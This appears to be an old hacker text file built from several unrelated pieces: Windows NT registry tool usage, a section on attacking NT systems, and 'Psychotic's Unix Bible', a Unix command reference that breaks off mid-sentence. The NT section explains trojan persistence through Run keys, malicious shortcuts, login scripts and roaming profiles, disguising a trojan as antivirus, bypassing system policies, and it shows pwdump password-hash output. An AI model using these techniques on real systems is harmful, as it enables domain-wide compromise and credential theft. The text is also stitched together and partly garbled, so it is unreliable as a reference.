For registry values, the syntax is:

value Name = type data

Leading spaces, spaces on either side of the equal sign and spaces between the type keyword and data are ignored, unless the value name is surrounded by quotes.

The value name may be left off or be specified by an at-sign character which is the same thing, namely the empty value name. So the following two lines are identical:

= type data

@ = type data

This syntax means that you can't create a value with leading or or trailing spaces, an equal sign or an at-sign in the value name, unless you put the name in quotes.

Valid value types and format of data that follows are:

REG\_SZ text
REG\_EXPAND\_SZ text
REG\_MULTI\_SZ "string1" "string2" ...
REG\_DATE mm/dd/yyyy HH:MM DayOfWeek
REG\_DWORD numberDWORD

REG\_BINARY numberOfBytes numberDWORD(s)... REG\_NONE (same format as REG\_BINARY) REG\_RESOURCE\_LIST (same format as REG\_BINARY) REG\_RESOURCE\_REQUIREMENTS (same format as REG\_BINARY) REG\_RESOURCE\_REQUIREMENTS\_LIST (same format as REG\_BINARY) REG\_FULL\_RESOURCE\_DESCRIPTOR (same format as REG\_BINARY) REG\_MULTISZ\_FILE fileName REG\_BINARYFILE fileName

If no value type is specified, default is REG\_SZ

For REG\_SZ and REG\_EXPAND\_SZ, if you want leading or trailing spaces in the value text, surround the text with quotes. The value text can contain any number of imbedded quotes, and REGINI will ignore them, as it only looks at the first and last character for quote characters.

For REG\_BINARY, the value data consists of one or more numbers The default base for numbers is decimal. Hexidecimal may be specified by using 0x prefix. The first number is the number of data bytes, excluding the first number. After the first number must come enough numbers to fill the value. Each number represents one DWORD or 4 bytes. So if the first number was 0x5 you would need two more numbers after that to fill the 5 bytes. The high high order 3 bytes of the second DWORD would be ignored.

REGDMP.EXE

usage: REGDMP [-m \\machinename | -h hivefile hiveroot | -w Win95 Directory]
 [-i n] [-o outputWidth]
 [-s] [-o outputWidth] registryPath

where: -m specifies a remote Windows NT machine whose registry is to be manipula

ted.

- -h specifies a specify local hive to manipulate.
- -w specifies the paths to a Windows 95 system.dat and user.dat files
- -i n specifies the display indentation multiple. Default is 4
- -o outputWidth specifies how wide the output is to be. By default the outputWidth is set to the width of the console window if standard output has not been redirected to a file. In the latter case, an outputWidth of 240 is used.
- -s specifies summary output. Value names, type and first line of data

registryPath specifies where to start dumping.

If REGDMP detects any REG\_SZ or REG\_EXPAND\_SZ that is missing the trailing null character, it will prefix the value string with the following text: (\*\*\* MISSING TRAILING NULL CHARACTER \*\*\*) The REGFIND tool can be used to clean these up, as this is a common programming error.

Whenever specifying a registry path, either on the command line or in an input file, the following prefix strings can be used: HKEY\_LOCAL\_MACHINE HKEY\_USERS HKEY\_CURRENT\_USER USER:

Each of these strings can stand alone as the key name or be followed a backslash and a subkey path.

RedButton exploits a flaw allowing the creation of a new entry in the registry which describes a new drive share with access granted to Everyone. After reboot the new share is published on the network to Everyone. By sharing system drive one can obtain a copy of a password file updated by rdisk -s from the %SYSTEMROOT%\Repair directory among other things. Please visit www.ntsecurity.com for further information as this program relates directly to the registry and NetBIOS share topic covered in this paper.

Using the Registry to Execute Malicious Code

Note: Regedit.exe lets you export keys to .reg files which can also be very handy.

.REG files are used to directly change registry keys. The contents of a .reg file are similar to the contents of the textfile used with REGINI.EXE

Example (included as notepad.reg) will launch notepad.exe on startup. This of course could be any executable.

-- cut here --REGEDIT4

[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] "Rhino9"="notepad.exe"

-- cut here --

Trojan Building:

This is the properties of a evil .lnk (Shortcut) file. This technique uses the same strategy as the Internet Explorer 3.0 bug. You will NOT find an example of a working trojan here. There are plenty of malicious executables available elsewhere on the internet. Keyloggers, sniffers, pwdump.exe, getadmin.exe are a few examples. This document is meant to increase trojan awareness, not provide step-by-step instructions for novice hackers.

To execute a .exe, .com, .bat, or .cmd C:\WINDOWS\COMMAND\START.EXE /m command.com /c trojan.bat

For those of you familiar with NetBus 1.6 this would be a good way of launching patch.exe Patch.exe is the client portion of this popular remote control trojan. NOTE: Back Orifice currently does not run under the Windows NT environment.

To add an entry to the registry C:\WINDOWS\COMMAND\START.EXE /m command.com /c trojan.reg

Where trojan.reg looks similar to the example notepad.reg shown above.

This evil shortcut can be propagated throughout NT domains through Profiles. Use START.EXE to cause a wide variety of commands / executables to be launched.

START ["title"] [/Dpath] [/I] [/MIN] [/MAX] [/SEPARATE | /SHARED]
 [/LOW | /NORMAL | /HIGH | /REALTIME] [/WAIT] [/B] [command/program]
[parameters]

"title"	Title to display in window title bar.		
path	Starting directory		
I	The new environment will be the original environment passed		
	to the cmd.exe and not the current environment.		
MIN	Start window minimized		
MAX	Start window maximized		
SEPARATE	Start 16-bit Windows program in separate memory space		
SHARED	Start 16-bit Windows program in shared memory space		
LOW	Start application in the IDLE priority class		
NORMAL	Start application in the NORMAL priority class		
HIGH	Start application in the HIGH priority class		
REALTIME	Start application in the REALTIME priority class		
WAIT	Start application and wait for it to terminate		
В	Start application without creating a new window. The		
	application has ^C handling ignored. Unless the application		
	enables ^C processing, ^Break is the only way to interrupt the		
	application		

NOTE: /m is used to minimize the window another available option is /wait which will cause the program to wait until the other program exits /B starts application without creating new window. Play with these switches to get desired effect.

Starts a separate window to run a specified program or command. start.exe and at.exe can be used in combination if the scheduler service is started.

Security hole within winnt\profiles and login scripts

Using the trojan building information above, trojans can be deseminated by strategically placing .lnk shortcuts or modifying the login script.

A malicious executable file can be planted in: C:\WINNT\Profiles\Default User\Start Menu\Programs\Startup Any user logging in to the machine for the first time would inherit your malicious shortcuts. or C:\WINNT\Profiles\userid of exiting user\Start Menu\Programs\Startup would cause existing users to launch your malicious shortcuts on startup.

If roaming profiles are turned on, your malicious shortcut would follow the user as they logged on from machine to machine. If you install these .lnk files on the primary domain controller in the winnt\profiles\userid directory they would also pass themselves down to the workstation when the user logged in. If you are unable to install your trojan in a roaming profile environment or the Primary Domain Controller the trojan would not spread unless placed into the login script.

C:\WINNT\SYSTEM32\REPL\IMPORT\SCRIPTS Is the location that login scripts (.CMD) files are stored. Malicious code can be inserted into a new or existing login script. All users loging on to the machine would execute this code. Here are the default NTFS permissions: C:\WINNT\PROFILES and C:\WINNT\SYSTEM32\REPL\IMPORT\SCRIPTS

Administrators	Full	Control
Everyone	Read	
System	Full	Control

FAT Partitions have no file level security. New users logging into the system would automatically execute this program everytime they login. If this is done on NT Workstation the attack will only spread to new users logging into the workstation locally. If this attack is performed on a NT domain controller it would spread throughout the domain profiles.

# Hiding Detection

Replace an existing startup program with trojan. Rename your trojan so that it is not suspicious. Change the properties of the trojan's icon to look like the replaced icon. An antivirus program would be a great choice, you could even launch the real, renamed application after your trojan is loaded.

Workarounds for common sytsem policy restrictions:

System Policies are implemented to restrict the user from performing certain tasks.

# Installing Printers:

If you do not have access to the printers folder from the Start/Settings/Printers or from the My Computer Icon.Click Network Neighborhood. Double-Click on your computername. The printers folder will be available. Open the folder and Double Click on the Add-Printer Icon to start the Printer Installation Wizard.

## Control Panel Restrictions:

If you do not have access to the Control Panel from Start/Settings/Control Panel or from the My Computer Icon.Click Start/Help/Index (If you do not have help, you can open it using Explorer or My Computer. Double-click on C:\winnt\System32\control.hlpSearch for Control Panel All of the normally displayed icons appear as help topics. If you click on "Network" for example a Windows NT Help Screen appears with a nice little shortcut to the Control Panel Network Settings. Printers can also be installed using this method as well as the method mentioned above. Network options can also be accessed by right clicking on Network Neighborhood and then selecting properties.

### Missing Command Prompt:

Start NT Explorer change tgo c:\winnt\system32 Double click on COMMAND.COM a command prompt will start. This is also well known, but included for thoroughness. Find Command is gone from Start/Find or from within NT Explorer: To find a computer:If you have a command prompt: Net View <Enter> is like Network Neighborhood Net View \\COMPUTERName is like Double Clicking on a computer within network neighborhood Net use x: \\Computername\Sharename maps a drive letter to the share. Finding a file is simple:dir filename.ext /sRun Command Missing: This is rather obvious but I will include it as it is a valid system policy restriction. Navigate your Hard Disk using My Computer, winfile or NT Explorer. Double-click on the program you wish to run. Duh! System Policies that I have NOT found a workaround for yet: If your display settings are restricted in control panel. If registry editing has been disabled.

PWDUMP.EXE When running pwdump.exe it is a good idea to echo the results to a file. Otherwise, the results are just dumped to the screen. pwdump >pwd.txt NOTE: This is the pwdump from the webserver the Lan Manager password is set to "password". Administrator:500:E52CAC67419A9A224A3B108F3FA6CB6D:8846F7EAEE8FB117AD06BDD830B 7586C:Built-in account for administering the computer/domain:: computer/domain:: STUDENT7\$:1000:E318576ED428A1DEF4B21403EFDE40D0:1394CDD8783E60378EFEE405031272 53::: IUSR STUDENT7:1014:582E6943331763A63BEC2B852B24C4D5:CBE9D641E74390AD9C1D0A962C E8C24B:Internet Guest Account, Internet Server Anonymous Access:: Some SAMBA Commands: smbmount is similar to the net use command. usage: smbmount //server/service mount-point [options] Version 2.0.2 -p port Port to connect to (used only for testing) -m max\_xmit max\_xmit offered (used only for testing) -s servername Netbios name of server -c clientname Netbios name of client -I machinename The hostname of the machine -U username Username sent to server -D domain Domain name -u uid uid the mounted files get gid the mounted files get -g gid permission the files get (octal notation) -f mode permission the dirs get (octal notation) -d mode -C Don't convert password to uppercase -P password Use this password Do not use any password -n If neither -P nor -n are given, you are asked for a password. -h print this help text NMBLOOKUP is the equivalent of nbtstat. Usage: nmblookup [-M] [-B bcast address] [-d debuglevel] name Version 1.9.18p7 -d debuglevel set the debuglevel -B broadcast address the address to use for broadcasts -U unicast address the address to use for unicast searches for a master browser -Mset recursion desired in packet -R lookup node status as well -S -r Use root port 137 (Win95 only replies to this) Do a node status on <name> as an IP Address -A

Here is an example of nmblookup results, similar to nbtstat of course. No interface found for address 0.0.0.0 Sending queries to 0.255.255.255 Looking up status of 207.98.201.199 received 7 names <00> - B <ACTIVE> <20> - B <ACTIVE> SATAN SATAN INet~Services <1c> - <GROUP> B <ACTIVE> WORKGROUP <00> - <GROUP> B <ACTIVE> <00> - B <ACTIVE> IS~SATAN SATAN <03> -B <ACTIVE> <03> - B <ACTIVE> HAXOR num\_good\_sends=0 num\_good\_receives=0

Psychotic's Unix Bible Writen by Virtual Circuit

\* Psychotic's Unix Bible writen by Virtual Circuit. This document may not be changed in any way. You may distribute this unix bible as much as you like, I wrote it as a reference for the public and that's how I want it to remain. Any questions you have regarding this text you may reach me at rhat@cts.com.

A list of commands and a quick description

```
alias ..... this allows the user view the current aliases
awk ..... this allows the user to search for a pattern within a file
bdiff ..... compares two large files
bfs ..... scans a large file
cal ..... shows a calendar
cat ..... concatenates and prints a file
cc ..... c compiler
cd ..... changes directories
chgrb ..... changes a file groups ownership
chmod ..... changes the permission on a file
chown ..... changes the individual ownership of a file
cmp ..... compairs two files
comm ..... compares two files so as to determine which lines are common
to
               both
cp ..... copies file to another location
cu ..... calls another unix sysytem
date ..... returns the date and time
df ..... shows all mounted drives on your machine
diff ..... displays the diference between two files
du ..... shows the disk usage in blocks for a directory
echo ..... echoes the data to the screen or file
ed ..... text editor
env ..... lists the current environment variables
ex ..... another text editor
expr ..... evaluates a mathmatical formula
find ..... finds a file
f77 ..... fortran complier
format ..... initializes a floppy disk
grep ..... searches for a pattern within a file
help ..... gives help
kill ..... stops a running process
ln ..... creates a link between two files
lpr ..... copies the file to the line printer
ls \ldots lists the files in a directory
mail ..... allows the user to send/receive mail
mkdir ..... makes directory
more ..... displays a data file to the screen
mv ..... used to move or rename files
nohup ..... allows a command to continue running even when you log out
nroff ..... used to format text
passwd ..... changes your password
pkgadd ..... installs a new program onto your machine
ps ..... Lists the current processes running
pwd ..... displays the name of the working directory
rm ..... removes files
rmdir ..... removes directories
set ..... lists all the variables in the current shell
setenv ..... sets the environment variables
sleep ..... causes a process to become inactive
```

source ...... allows the user to execute a file and update any changed values in that file sort ..... sorts files spell ..... checks for spelling errors in a file split ..... divides a file stty ..... sets the terminal options tail ..... displays the end of a file tar ..... copies all specified files into one touch ..... creates an empty file or updates the time/date stamp on a file troff ..... outputs formatted output tset ..... sets the terminal type umask ..... specify a new creation mask uniq ..... compairs two files uucp ..... unix to unix execute vi ..... full screen editor vipw ..... opens the vi editor as well as password file for editing volcheck ..... checks to see if there is a floppy disk mounted to your machine wc ..... displays detail in the full size who  $\ldots$  inf. on other people online write ..... send a message to another user ! ..... repeats commands More commands with a better description (Not all commands are listed): cat: -b, --number-nonblank Number all nonblank output lines, starting with 1. -e Equivalent to -vE. -n, --number Number all output lines, starting with 1. -s, --squeeze-blank Replace multiple adjacent blank lines with a single blank line. -t. Equivalent to -vT. -11 Ignored; for Unix compatibility. -v, --show-nonprinting Display control characters except for LFD and TAB using `^' notation and precede characters that have the high bit set with M-'. -A, --show-all Equivalent to -vET. -E, --show-ends Display a `\$' after the end of each line. -T, --show-tabs Display TAB characters as `^I'. --help

Print a usage message and exit with a status code indicating success.

--version Print version information on standard output then exit.

cd: directory becomes the new working directory. The process must have execute (search) permission in directory. If cd is used without arguments, it returns you to your login directory. In csh you may specify a list of directories in which directory is to be sought as a subdirectory if it is not a subdirectory of the current directory; see the description of the cdpath variable in csh.

chmod: The format of a symbolic mode is
`[ugoa...][[+=][rwxXstugo...][,...]'. Multiple symbolic operations can be
given, separated by commas.

A combination of the letters `ugoa' controls which users' access to the file will be changed: the user who owns it (u), other users in the file's group (g), other users not in the file's group (o), or all users (a). If none of these are given, the effect is as if `a' were given, but bits that are set in the umask are not affected.

The operator `+' causes the permissions selected to be added to the existing permissions of each file; `-' causes them to be removed; and `=' causes them to be the only permissions that the file has.

The letters `rwxXstugo' select the new permissions for the affected users: read (r), write (w), execute (or access for directories) (x), execute only if the file is a directory or already has execute permission for some user (X), set user or group ID on execution (s), save program text on swap device (t), the permissions that the user who owns the file currently has for it (u), the permissions that other users in the file's group have for it (g), and the permissions that other users not in the file's group have for it (o).

A numeric mode is from one to four octal digits (0-7), derived by adding up the bits with values 4, 2, and 1. Any omitted digits are assumed to be leading zeros. The first digit selects the set user ID (4) and set group ID (2) and save text image (1) attributes. The second digit selects permissions for the user who owns the file: read (4), write (2), and execute (1); the third selects permissions for other users in the file's group, with the same values; and the fourth for other users not in the file's group, with the same values.

chmod never changes the permissions of symbolic links; the chmod system call cannot change their permissions. This is not a problem since the permissions of symbolic links are never used. However, for each symbolic link listed on the command line, chmod changes the permissions of the pointed to file. In contrast, chmod ignores symbolic links encountered during recursive directory traversals.

OPTIONS -c, --changes Verbosely describe only files whose permissions actually change. -f, --silent, --quiet

Do not print error messages about files whose permissions cannot be changed.

-v, --verbose Verbosely describe changed permissions.

-R, --recursive Recursively change permissions of directories and their contents. --help Print a usage message on standard output and exit successfully. --version Print version information on standard output then exit successfully. clear: clear clears your screen if this is possible. It looks in the environment for the terminal type and then in /etc/termcap to figure out how to clear the screen. date: This manual page documents the GNU version of date. date with no arguments prints the current time and date (in the format of the `%c' directive described below). If given an argument that starts with a `+', it prints the current time and date in a format controlled by that argument, which has the same format as the format string passed to the `strftime' function. Except for directives that start with `%', characters in that string are printed unchanged. The directives are: Ŷ a literal % n a newline t. a horizontal tab Time fields: %Н hour (00..23) %Ι hour (01..12) %k hour ( 0..23) %1 hour ( 1..12) ЖM minute (00..59) %р locale's AM or PM %r time, 12-hour (hh:mm:ss [AP]M) %s seconds since 1970-01-01 00:00:00 UTC (a nonstandard extension) %S second (00..61)

°Т time, 24-hour (hh:mm:ss) %Х locale's time representation (%H:%M:%S) %Ζ time zone (e.g., EDT), or nothing if no time zone is determinable Date fields: %а locale's abbreviated weekday name (Sun..Sat) %Α locale's full weekday name, variable length (Sunday..Saturday) %b locale's abbreviated month name (Jan..Dec) %В locale's full month name, variable length (January..December) °℃ locale's date and time (Sat Nov 04 12:02:33 EST 1989) %д day of month (01..31) ۶D date (mm/dd/yy) %h same as %b %j day of year (001..366) %m month (01..12) \*U week number of year with Sunday as first day of week (00..53) ₩ day of week (0..6) with 0 corresponding to Sunday %W week number of year with Monday as first day of week (00..53) %х locale's date representation (mm/dd/yy) γ% last two digits of year (00..99) γ% year (1970...) By default, date pads numeric fields with zeroes. GNU date recognizes the

following nonstandard numeric modifiers: (hyphen) do not pad the field (underscore) pad the field with spaces If given an argument that does not start with `+', date sets the system clock to the time and date specified by that argument. The argument must consist entirely of digits, which have the following meaning: ΜM month DD day within month hh hour mm minute CC first two digits of year (optional) YΥ last two digits of year (optional) SS second (optional) Only the superuser can set the system clock. OPTIONS -d datestr, --date datestr Display the time and date specified in datestr, which can be in almost any common format. The display is in the default output format, or if an argument starting with `+' is given to date, in the format specified by that argument. --help Print a usage message on standard output and exit successfully. -s datestr, --set datestr Set the time and date to datestr, which can be in almost any common format. It can contain month names, timezones, `am' and `pm', etc. -u, --universal Print or set the time and date in Coordinated Universal Time (also known as Greenwich Mean Time) instead of in local (wall clock) time. --version Print version information on standard output then exit successfully. find: find recursively descends the directory hierarchy for each pathname in the pathname-list, seeking files that match a logical expression written using the operators listed below. find does not follow symbolic links to other files or directories; it applies

the selection criteria to the symbolic links themselves, as if they were ordinary files (see ln(1V) for a description of symbolic links). If the fast-find feature is enabled, find displays pathnames in which a filename component occurs. USAGE Operators In the descriptions, the argument n is used as a decimal integer where +n means more than n, -n means less than n, and n means exactly n. -fstype type True if the filesystem to which the file belongs is of type type, where type is typically 4.2 or nfs. -name filename True if the filename argument matches the current file name. Shell argument syntax can be used if escaped (watch out for [, ? and \*). -perm onum True if the file permission flags exactly match the octal number onum (see chmod(1V)). If onum is prefixed by a minus sign, more flag bits (017777, see chmod(1V)) become significant and the flags are compared: (flags&onum)==onum. -prune Always yields true. Has the side effect of pruning the search tree at the file. That is, if the current path name is a directory, find will not descend into that directory. -type c True if the type of the file is c, where c is one of: h for block special file c С for character special file d for directory for plain file q for named pipe (FIFO) for symbolic link for socket -links n True if the file has n links. -user uname True if the file belongs to the user uname. If uname is numeric and does not

appear as a login name in the /etc/passwd database, it is taken as a user ID. -nouser True if the file belongs to a user not in the /etc/passwd database. -group gname True if the file belongs to group gname. If gname is numeric and does not appear as a login name in the /etc/group database, it is taken as a group ID. -nogroup True if the file belongs to a group not in the /etc/group database. -size n True if the file is n blocks long (512 bytes per block). If n is followed by a c, the size is in characters. -inum n True if the file has inode number n. -atime n True if the file has been accessed in n days. Note: the access time of directories in path-name-list is changed by find itself. -mtime n True if the file has been modified in n days. -ctime n True if the file has been changed in n days. "Changed" means either that the file has been modified or some attribute of the file (its owner, its group, the number of links to it, etc.) has been changed. -exec command True if the executed command returns a zero value as exit status. The end of command must be punctuated by an escaped semicolon. A command argument {} is replaced by the current pathname. -ok command Like -exec except that the generated command is written on the standard output, then the standard input is read and the command executed only upon response y. -print Always true; the current pathname is printed. -1g Always true; prints current pathname together with its associated statistics. These include (respectively) inode number, size in kilobytes (1024 bytes), protection mode, number of hard links, user, group, size in bytes, and modification time. If the file is a special file the size field will instead contain the major and minor device numbers. If the file is a symbolic link the pathname of the linked-to file is printed preceded by `->'. The format is identical to that of 1s -gilds (see ls(1V)). Note: formatting is done internally, without executing the ls program. -cpio device Always true; write the current file on device in cpio(5) format (5120-byte records). -ncpio device Always true; write the current file on device in cpio -c format (5120-byte

records). -newer file True if the current file has been modified more recently than the argument filename. -xdev Always true; find does not traverse down into a file system different from the one on which current argument pathname resides. -depth Always true; find descends the directory hierarchy, acting on the entries in a directory before acting on the directory itself. This can be useful when find is used with cpio to transfer files that are contained in directories without write permission. (expression) True if the parenthesized expression is true. Note: Parentheses are special to the shell and must be escaped. !primary True if the primary is false (! is the unary not operator). primary1 [ -a ] primary2 True if both primaryl and primary2 are true. The -a is not required. It is implied by the juxtaposition of two primaries. primary1 -o primary2 True if either primaryl or primary2 is true (-o is the or operator). Fast-Find The fast-find feature is enabled by the presence of the find.codes database in /usr/lib/find. You must be root to build or update this database by running the updatedb script in that same directory. You may wish to modify the updatedb script to suit your needs. An alternate database can be specified by setting the FCODES environment variable. cp: cp copies the contents of filename1 onto filename2. The mode and owner of filename2 are preserved if it already existed; the mode of the source file is used otherwise. If filenamel is a symbolic link, or a duplicate hard link, the contents of the file that the link refers to are copied; links are not preserved. In the second form, cp recursively copies directory1, along with its contents and subdirectories, to directory2. If directory2 does not exist, cp creates it and duplicates the files and subdirectories of directoryl within it. If direc\_tory2 does exist, cp makes a copy of the directory1 directory within directory2 (as a subdirectory), along with its files and subdirectories. In the third form, each filename is copied to the indicated directory; the basename of the copy corresponds to that of the original. The destination directory must already exist for the copy to succeed. cp refuses to copy a file onto itself. finger: By default, finger displays information about each logged-in user, including his or her: login name, full name, terminal name (prepended with a `\*' if write-permission is denied), idle time, login time, and location (comment field in /etc/ttytab for users logged in locally, hostname for users logged in remotely) if known.

Idle time is minutes if it is a single integer, hours and minutes if a `:' is present, or days and hours if a d is present.

When one or more name arguments are given, more detailed information is given for each name specified, whether they are logged in or not. A name may be a first or last name, or an account name. Information is presented in a multiline format, and includes, in addition to the information mentioned above: the user's home directory and login shell the time they logged in if they are currently logged in, or the time they last logged in if they are not, as well as the terminal or host from which they logged in and, if a terminal, the comment field in /etc/ttytab for that terminal the last time they received mail, and the last time they read their mail any plan contained in the file .plan in the user's home directory and any project on which they are working described in the file .project (also in that directory)

If a name argument contains an at-sign, `@', then a connection is attempted to the machine named after the at-sign, and the remote finger daemon is queried. The data returned by that daemon is printed. If a long format printout is to be produced, finger passes the -l option to the remote finger daemon over the network using the /W feature of the protocol (see NAME/FINGER Protocol). grep: Grep searches the named input files (or standard input if no files are named, or the file name - is given) for lines containing a match to the given pattern. By default, grep prints the matching lines.

There are three major variants of grep, controlled by the following options.

-G Interpret pattern as a basic regular expression (see below). This is the default.

-E Interpret pattern as an extended regular expression (see below).

-F

Interpret pattern as a list of fixed strings, separated by newlines, any of which is to be matched. In addition, two variant programs egrep and fgrep are available. Egrep is similiar (but not identical) to grep -E, and is compatible with the historical Unix egrep. Fgrep is the same as grep -F.

All variants of grep understand the following options: -num Matches will be printed with num lines of leading and trailing context. However, grep will never print any given line more than once.

-A num Print num lines of trailing context after matching lines.

-B num Print num lines of leading context before matching lines.

-C

Equivalent to -2. -V Print the version number of grep to standard error. This version number should be included in all bug reports (see below).

-b Print the byte offset within the input file before each line of output.

-C

Suppress normal output; instead print a count of matching lines for each input file. With the -v option (see below), count non-matching lines. -e pattern Use pattern as the pattern; useful to protect patterns beginning with -. -f file Obtain the pattern from file.

Suppress the prefixing of filenames on output when multiple files are searched.

#### -i

-h

Ignore case distinctions in both the pattern and the input files. -L Suppress normal output; instead print the name of each input file from which no output would normally have been printed. -l Suppress normal output; instead print the name of each input file from which output would normally have been printed. -n Prefix each line of output with the line number within its input file.

## -q Quiet; suppress normal output.

#### -s

Suppress error messages about nonexistent or unreadable files. -v Invert the sense of matching, to select non-matching lines. -w Select only those lines containing matches that form whole words. The test is that the matching substring must either be at the beginning of the line, or preceded by a non-word constituent character. Similarly, it must be either at the end of the line or followed by a non-word constituent character. Word-constituent characters are letters, digits, and the underscore. -x Select only those matches that exactly match the whole line.

kill: kill sends the TERM (terminate, 15) signal to the processes with the specified pids. If a signal name or number preceded by `-' is given as first argument, that signal is sent instead of terminate. The signal names are listed by using the -l option, and are as given in <signal.h>, stripped of the common SIG prefix.

The terminate signal will kill processes that do not catch the signal, so `kill -9 ...' is a sure kill, as the KILL (9) signal cannot be caught. By convention, if process number 0 is specified, all members in the process group (that is, processes resulting from the current login) are signaled (but beware: this works only if you use sh(1); not if you use csh(1).) Negative process numbers also have special meanings; see kill(2V) for details. The killed processes must belong to the current user unless he is the super-user.

To shut the system down and bring it up single user the super-user may send the initialization process a TERM (terminate) signal by `kill 1'; see init(8). To force init to close and open terminals according to what is currently in /etc/ttytab use `kill -HUP 1' (sending a hangup signal to process 1).

The shell reports the process number of an asynchronous process started with `&' (run in the background). Process numbers can also be found by using ps(1).

kill is built in to csh(1); it allows job specifiers, such as `kill % ...', in place of kill arguments. See csh(1) for details.

less: Less is a program similar to more (1), but which allows backwards movement in the file as well as forward movement. Also, less does not have to read the entire input file before starting, so with large input files it starts up faster than text editors like vi (1). Less uses termcap (or terminfo on some systems), so it can run on a variety of terminals. There is even limited support for hardcopy terminals. (On a hardcopy terminal, lines which

should be printed at the top of the screen are prefixed with an uparrow.) Commands are based on both more and vi. Commands may be preceeded by a decimal number, called N in the descriptions below. The number is used by some commands, as indicated. In the following descriptions, ^X means control-X. ESC stands for the ESCAPE key; for example ESC-v means the two character sequence "ESCAPE", then "v". Н Help: display a summary of these commands. If you forget all the other commands, remember this one. SPACE or f or ^F or ^V Scroll forward N lines, default one window (see option -z below). If N is more than the screen size, only the final screenful is displayed. Warning: some systems use 'V as a special literalization character. b or ^B or ESC-v Scroll backward N lines, default one window (see option -z below). If N is more than the screen size, only the final screenful is displayed. RETURN or ^N or e or ^E or j or ^J Scroll forward N lines, default 1. The entire N lines are displayed, even if N is more than the screen size. y or ^Y or ^P or k or ^K Scroll backward N lines, default 1. The entire N lines are displayed, even if N is more than the screen size. Warning: some systems use ^Y as a special job control character. d or ^D Scroll forward N lines, default one half of the screen size. If N is specified, it becomes the new default for subsequent d and u commands. u or ^U Scroll backward N lines, default one half of the screen size. If N is specified, it becomes the new default for subsequent d and u commands. r or ^R or ^L Repaint the screen. R Repaint the screen, discarding any buffered input. Useful if the file is changing while it is being viewed. q or < or ESC-< Go to line N in the file, default 1 (beginning of file). (Warning: this may be slow if N is large.) G or > or ESC-> Go to line N in the file, default the end of the file. (Warning: this may be slow if N is large, or if N is not specified and standard input, rather than a file, is being read.) p or % Go to a position N percent into the file. N should be between 0 and 100. (This works if standard input is being read, but only if less has already read to the end of the file. It is always fast, but not always useful.)

Followed by any lowercase letter, marks the current position with that letter. (Single quote.) Followed by any lowercase letter, returns to the position which was previously marked with that letter. Followed by another single quote, returns to the postion at which the last "large" movement command was executed. All marks are lost when a new file is examined. ^X^X Same as single quote. /pattern Search forward in the file for the N-th line containing the pattern. N defaults to 1. The pattern is a regular expression, as recognized by ed. The search starts at the second line displayed (but see the -a option, which changes this). ?pattern Search backward in the file for the N-th line containing the pattern. The search starts at the line immediately before the top line displayed. /!pattern Like /, but the search is for the N-th line which does NOT contain the pattern. ?!pattern Like ?, but the search is for the N-th line which does NOT contain the pattern. n Repeat previous search, for N-th line containing the last pattern (or NOT containing the last pattern, if the previous search was /! or ?!). E [filename] Examine a new file. If the filename is missing, the "current" file (see the N and P commands below) from the list of files in the command line is re-examined. If the filename is a pound sign (#), the previously examined file is re-examined. ^X^V or :e Same as E. Warning: some systems use ^V as a special literalization character. N or :n Examine the next file (from the list of files given in the command line). If a number N is specified (not to be confused with the command N), the N-th next file is examined. P or :p Examine the previous file. If a number N is specified, the N-th previous file is examined. = or ^G Prints some information about the file being viewed, including its name and the line number and byte offset of the bottom line being displayed. If possible, it also prints the length of the file and the percent of the file above the last displayed line.

m

Followed by one of the command line option letters (see below), this will change the setting of that option and print a message describing the new setting. If the option letter has a numeric value (such as -b or -h), or a string value (such as -P or -t), a new value may be entered after the option letter. (Underscore.) Followed by one of the command line option letters (see below), this will print a message describing the current setting of that option. The setting of the option is not changed. +cmd Causes the specified cmd to be executed each time a new file is examined. For example, +G causes less to initially display each file starting at the end rather than the beginning. V Prints the version number of less being run. q or :q or ZZ Exits less. The following two commands may or may not be valid, depending on your particular installation. Invokes an editor to edit the current file being viewed. The editor is taken from the environment variable EDITOR, or defaults to "vi". ! shell-command Invokes a shell to run the shell-command given. A percent sign in the command is replaced by the name of the current file. "!!" repeats the last shell command. "!" with no shell command simply invokes a shell. In all cases, the shell is taken from the environment variable SHELL, or defaults to "sh". logout: Built-in commands are executed within the C shell. If a built-in command occurs as any component of a pipeline except the last, it is executed in a subshell. : Null command. This command is interpreted, but performs no action. alias [ name [ def ] ] Assign def to the alias name. def is a list of words that may contain escaped history substitution metasyntax. name is not allowed to be alias or unalias. If def is omitted, the alias name is displayed along with its current definition. If both name and def are omitted, all aliases are displayed. bg [%job] ... Run the current or specified jobs in the background. break Resume execution after the end of the nearest enclosing foreach or while loop. The remaining commands on the current line are executed. This allows multilevel breaks to be written as a list of break commands, all on one line. breaksw Break from a switch, resuming after the endsw. case label: A label in a switch statement.

cd [ dir ] chdir [ dir ] Change the shell's working directory to directory dir. If no argument is given, change to the home directory of the user. If dir is a relative pathname not found in the current directory, check for it in those directories listed in the cdpath variable. If dir is the name of a shell variable whose value starts with a /, change to the directory named by that value. continue Continue execution of the nearest enclosing while or foreach. default: Labels the default case in a switch statement. The default should come after all case labels. Any remaining commands on the command line are first executed. dirs [ -l ] Print the directory stack, most recent to the left; the first directory shown is the current directory. With the -l argument, produce an unabbreviated printout; use of the ~ notation is suppressed. echo [ -n ] list The words in list are written to the shell's standard output, separated by SPACE characters. The output is terminated with a NEWLINE unless the -n option is used. eval argument ... Reads the arguments as input to the shell, and executes the resulting command(s). This is usually used to execute commands generated as the result of command or variable substitution, since parsing occurs before these substitutions. See tset(1) for an example of how to use eval. exec command Execute command in place of the current shell, which terminates. exit [ (expr) ] The shell exits, either with the value of the status variable, or with the value of the specified by the expression expr. fg % [ job ] Bring the current or specified job into the foreground. foreach var (wordlist) . . . end The variable var is successively set to each member of wordlist. The sequence of commands between this command and the matching end is executed for each new value of var. (Both foreach and end must appear alone on separate lines.) The built-in command continue may be used to continue the loop prematurely and the built-in command break to terminate it prematurely. When this command is read from the terminal, the loop is read up once prompting with ? before any statements in the loop are executed. glob wordlist Perform filename expansion on wordlist. Like echo, but no \ escapes are recognized. Words are delimited by null characters in the output. goto label

The specified label is filename and command expanded to yield a label. The

